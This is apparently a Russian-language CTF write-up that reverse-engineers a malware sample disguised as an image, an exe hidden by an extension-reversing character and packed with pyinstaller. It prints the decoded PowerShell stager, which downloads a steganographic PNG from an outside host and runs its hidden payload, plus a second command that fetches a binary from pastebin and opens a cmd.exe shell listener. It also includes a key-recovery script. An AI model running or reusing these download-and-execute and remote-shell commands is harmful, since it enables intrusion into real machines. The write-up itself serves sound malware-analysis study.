

Распаковываем архив - получаем картинку.



Можно запустить (конечно же на виртуалке), откроется вполне безобидная на первый взгляд пикча:





Ну если с Робертом все понятно - то с картинкой нет. Вооружившись HEX-editor’ом/ внимательностью/посмотрев картинку не в windows/глянув на нее в консоли - обнаруживаем что это exe файл с инветирующим символом в расширении.



Дальше варианта 2: открыть в любом дизасемблере или покопаться в кексе и найти заветные строчки, которые «тонко» намекнут что программа собрана с помощью pyinstaller. Распаковываем, например, с помощью pyinstxtactor.

Получаем кучку файлов - нас интересует файл bot - это \*.pyc файл, меняем сразу расширение. Декомпилировать его не выйдет - отсутсвуют «магические числа» - подставляем их (можно взять тут же, в папке «pyz\_extracted» открыть любой файл в HEX редакторе и копировать оттуда), далее файл pyc обрабатываем любым декомпилятором (Uncompyle6/EasyDecompile) и получаем исходный код.





Видим что тут устанавливается соединение с сервером и какие то действия с повершелом. На серваке ничего интересного пока найти нельзя, тем более что там ключ как то генерируется, стоит посмотреть в сторону повершела. Декодер команду - получаем строку

# sal a New-Object;Add-Type -AssemblyName "System.Drawing";$g=a System.Drawing.Bitmap((a Net.WebClient).OpenRead("https://telegra.ph/file/c3b225 cbd4d6faf0ee80b.png"));$g.Save("C:\Windows\Temp\Image.png");IEX("C:

**\Windows\Temp\Image.png");$o=a Byte[] 705;(0..0)|%{foreach($x in(0..704)){$ p=$g.GetPixel($x,$\_);$o[$\_\*705+$x]=([math]::Floor(($p.B-band15)\*16)-bor($p.G -band 15))}};IEX([System.Text.Encoding]::ASCII.GetString($o[0..582]));**

Собственно реализация LSB в картинке, достаем данные, снова декодируем и получаем:

# [IO.File]::WriteAllBytes('C:\Windows\Temp\explorer.exe', [Convert]::FromBase64String((Invoke-WebRequest 'https://pastebin.com/raw/ iHwZCVBV').C

**ontent));IEX('C:\Windows\Temp\explorer.exe -l -p 80 -e cmd.exe’);**

Ага, запуск nc-подобного ПО. Походу, пора вернуться к ключу и серверу… Ключ генерируется с помощью ГСПЧ и выставления seed в параметр localtime.

Дополнительно к заданию шел длинный файл с логами - стоит изучить его и найти примерное время запуска. Раскуриваем алгоритм - пишем обратный скрипт:

# from time import strptime, mktime from hashlib import md5

**from random import seed, random**

**seed(int(mktime(strptime("2018-09-27 16:26:9", '%Y-%m-%d %H:%M:%S')))) key = str(md5(str(random()).encode()).hexdigest())**

**print(key)**

Естественно подставив нужную дату. Стоит учесть, что в коде бота используется округление round(). Так же, создание процессов занимает некоторое время. А значит стоит потыкать ключ в пределах +-2с (в тестовом примере сейчас идет лог от 06.10.2018 16:08:15, а нужный ключ получается при 13 секунде - это нормально, генерация ключа и подключение тоже требует время)

Далее пробуем подставлять ключи на сервер ииии…. В одном из случаев он точно не ответит «No».

Видим инфо о системе - пробуем подключиться по nc и забираем честно заслуженный флаг (Нужно учесть права пользователя и запускать бота из под какого нибудь ОЧЕНЬ не привилегированного юзера)